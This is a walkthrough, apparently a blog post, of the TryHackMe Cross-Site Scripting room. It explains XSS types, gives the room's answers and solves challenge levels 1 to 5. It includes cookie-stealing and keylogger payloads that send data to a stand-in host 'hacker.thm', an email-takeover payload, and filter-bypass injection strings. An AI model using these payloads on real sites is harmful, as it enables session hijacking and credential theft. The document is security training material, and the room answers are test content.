

Cross-Site Scripting (XSS) | TryHackMe (THM)

Aircon · Follow
13 min read · May 12, 2022



Lab Access: https://tryhackme.com/room/xssgi



It is important to note that **XSS is based on JavaScript** in this room, which necessitated at least a basic familiarity with the language as well as an understanding of how **Client-Server Requests and Responses** interact.

Cross-Site Scripting (XSS) — It is a type of **injection attack** in which malicious JavaScript is injected **into a web application** and targeted **to be triggered by other users.** An interesting fact is that XSS vulnerabilities are incredibly common.

[Question 1.1] What does XSS stand for?

Answer: Cross-Site Scripting

What is a payload in XSS?

Essentially, it is the JavaScript code that **we (the attacker) desire to execute on the target's machine.** Furthermore, there are two elements to the payload:

(1) the **intention — what you would want** the JavaScript to do

(2) the **modification** — the **modifications to the code** that are needed to make it perform because **each case is unique**

A **text-based alert box** will appear on the target's website:

```
JavaScript: <script>alert('XSS');</script>
```

Session Stealing — Details of a user's session, such as **login tokens**, are frequently stored in **cookies** on the target machine.

The script below takes the target's cookie, base64 encodes it to ensure successful transmission and then transmits it to a website controlled by the hacker to be logged.

Once the hacker has these cookies, they can take over the target's session and be logged in as the victim.

```
JavaScript: <script>fetch('https://hacker.thm/steal?cookie=' +
btoa(document.cookie));</script>
```

Key Logger — Anything you type on the victim's webpage will be sent to a website under the hacker's control, which might be disastrous if the attacker is successful in installing and receiving user logins or credit card credentials.

```
JavaScript: <script>document.onkeypress = function(e) {
fetch('https://hacker.thm/log?key=' + btoa(e.key) );}</script>
```

Business Logic — It involves **calling a specific network resource or a JavaScript function.** Consider the following payload for a JavaScript function named "**user.changeEmail()**" that changes the user's email address:

```
JavaScript: <script>user.changeEmail('attacker@hacker.thm');
</script>
```

If the attacker is able to change the victim's email address to the attacker's email address using the method described above, the attacker will only need to change the password after the email has been replaced and the adversary will be able to access it.


[Question 2.1] Which document property could contain the user's session token?

Answer: document.cookie

[Question 2.2] Which JavaScript method is often used as a Proof Of Concept?

Answer: Alert

Reflected XSS — It occurs when **user-supplied data** from an HTTP request is included in the webpage source **without being validated.**



Potential Impact:


- The attacker might send links to potential victims or embed them in an iframe on another website carrying a JavaScript payload, causing their browser to execute code, potentially compromising session or customer information.

How to test for Reflect XSS:

Need to test every possible point of entry:
- Parameters in the URL Query String
- URL File Path
- Sometimes HTTP Headers (although unlikely exploitable in practice)

[Question 3.1] Where in an URL is a good place to test for reflected XSS?

Answer: Parameters



Stored XSS — The **payload is stored on the web application** (for example, in a database) and is then **executed when additional users visit the website.**

A perfect example would be a blog website that allows users to leave comments; if we (attackers) **submit a comment containing JavaScript or the Payload,** it will be **stored in the database** and run in the browser of any user that visits the article.

Potential Impact:

- While acting as the visiting viewer, the malicious JavaScript could redirect users to another site, steal the user's session cookie, or execute other website operations.

How to test for Stored XSS?

It will need to examine every potential point of entry where data appears to be stored and then display the results in a location where other users have access.


- Comments on a blog
- User profile information
- Website Listings

Limiting the **"input value" on the client-side is not sufficient protection** because it can be done manually, for example, an "age field" that expects an integer from a dropdown menu and manually make the request rather than using the form, allowing the attacker to try the malicious payload.

[Question 4.1] How are stored XSS payloads usually stored on a website?

Answer: Database

DOM (Document Object Model) — It is an HTML and XML document programming interface. Its function is to represent the page so that programs can change the structure, style, and content of the document.



DOM (Document Object Model)

Exploiting the DOM

DOM Based XSS — When **JavaScript is executed directly in the browser** without the need for additional pages to be loaded or data to be submitted to backend code.

- It happens when the website's **JavaScript code responds to user input** or **interaction.**

Potential Impact:


- **Crafted links** could be sent to potential victims, **redirecting them to a different website** or stealing content from the page or the user's session.

How to test for DOM Based XSS?

- To **examine the source code**, we (attacker) need to seek a**reas of the code that access variables that we may modify**, such as "window.location.x" parameters.
- It is important for understanding **how the code operates** and **how it is handled**, as well as whether the **values are ever written to the web page's DOM** or **sent to unsafe JavaScript methods such as eval ().**

[Question 5.1] What unsafe JavaScript method is good to look for in source code?

Answer: eval()



Blind XSS — It's similar to "Stored XSS," only the **payload is stored on the website** for another user to view, and you **can't see the payload working or test it against yourself first.**

- It is labelled "Blind XSS" because it cannot be detected or tested.

Example Scenario:

- A contact form on a website allows you to message a member of staff.
- The **message content is not verified for malicious code, allowing the attacker to enter whatever they want.**
- These messages are then converted into support tickets, which personnel can access via a private web interface.

Potential Impact:

- The attacker's **JavaScript might make calls back to the attacker's website**, revealing the staff portal URL, the staff member's cookies, and even the contents of the currently viewed portal page.
- As a result, the attacker may be able to hijack the staff member's session and gain access to their private portal.

How to test for Blind XSS?

- Make certain that your payload has a **call back** (**usually an HTTP request**). This way, you'll know whether or not your code is being executed.

Popular tool for Blind XSS Attack:

- https://xsshunter.com/

- This tool will automatically capture cookies, URLs, page contents, and more

[Question 6.1] What tool can you use to test for Blind XSS?

Answer: xsshunter


[Question 6.2] What type of XSS is very similar to Blind XSS?

Answer: Stored XSS


The main goal of “Task 7” is to execute JavaScript code on another user’s browser or to reveal a vulnerability in a website.

Level 1 Challenge

- **Payload Testing:** “Hello World” and it failed (obviously)



- **Payload Script Testing :** An Alert Box Appeared!



<script>alert('THM');</script>


```
41      <div class="text-center">
42          <h2>Hello, <script>alert('THM');</script></h2>
43      </div>
44
```

Level 2 Challenge

- **Payload Testing:** The word "Friend" and it failed


Friend

- **Payload Testing:** It failed with the same payload as the Level 1 Challenge



<script>alert(‘THM’);</script>

- **Payload Testing:** It works because of the exact payload.



It works because of the exact payload.

```
<div class="text-center">
    <h2>Hello, <input value=""><script>alert('THM');</script>"></h2>
</div>
```

The “>” closes the value parameter and subsequently the input tag, which is the most crucial element of the payload.

Level 3 Challenge


- **Payload Testing:** “Hello” and it failed

Hello

- **Payload Testing:** Tested the Level 2 Challenge's Payload and it failed

"><script>alert('THM');</script>

- **Payload Testing:** It works!



</textarea><script>alert('THM');</script>

```
<div class="text-center">
    <h2>Hello, <textarea></textarea><script>alert('THM');</script></textarea></h2>
</div>
```

The key part of the above payload is **</textarea>**, which closes the text area element and allows the script to run.


Level 4 Challenge

- Payload Testing: It failed with the word “morning”

```
<div class="text-center">
    <h2>Hello, <span class="name"></span></h2>
</div>

<script>
    document.getElementsByClassName('name')[0].innerHTML='morning';
</script>
```

It looks like the word is reflected in JavaScript, and the next step is to escape the existing JavaScript command before running it.

- **Payload Testing:** It works!





```
<script>
    document.getElementsByClassName('name')[0].innerHTML='';alert('THM');//';
</script>
```


```
1) ' = closes the field specifying the name
2) ; = signifies the end of the current command
3) // = makes anything after it a comment rather than executable
code
```

Level 5 Challenge

- **Payload Testing:** It failed




Even though it used the same script as “Level 1 Challenge,” it failed because it added a “filter” to eliminate the term “script,” which removes any potentially harmful words.



The payload is a proof of concept, because it eliminated the keyword “script” because it could be damaging, then put “sscriptcript,” and it will automatically become the original “script” that we intended.

- **Payload Testing:** It works!



<sscriptcript>alert(‘THM’);</sscriptcript>

```
<div class="text-center">
    <h2>Hello, <script>alert('THM');</script></h2>
</div>
```

Level 6 Challenge

It’s interesting to notice how this challenge differs from the prior five in that it’s an image path.

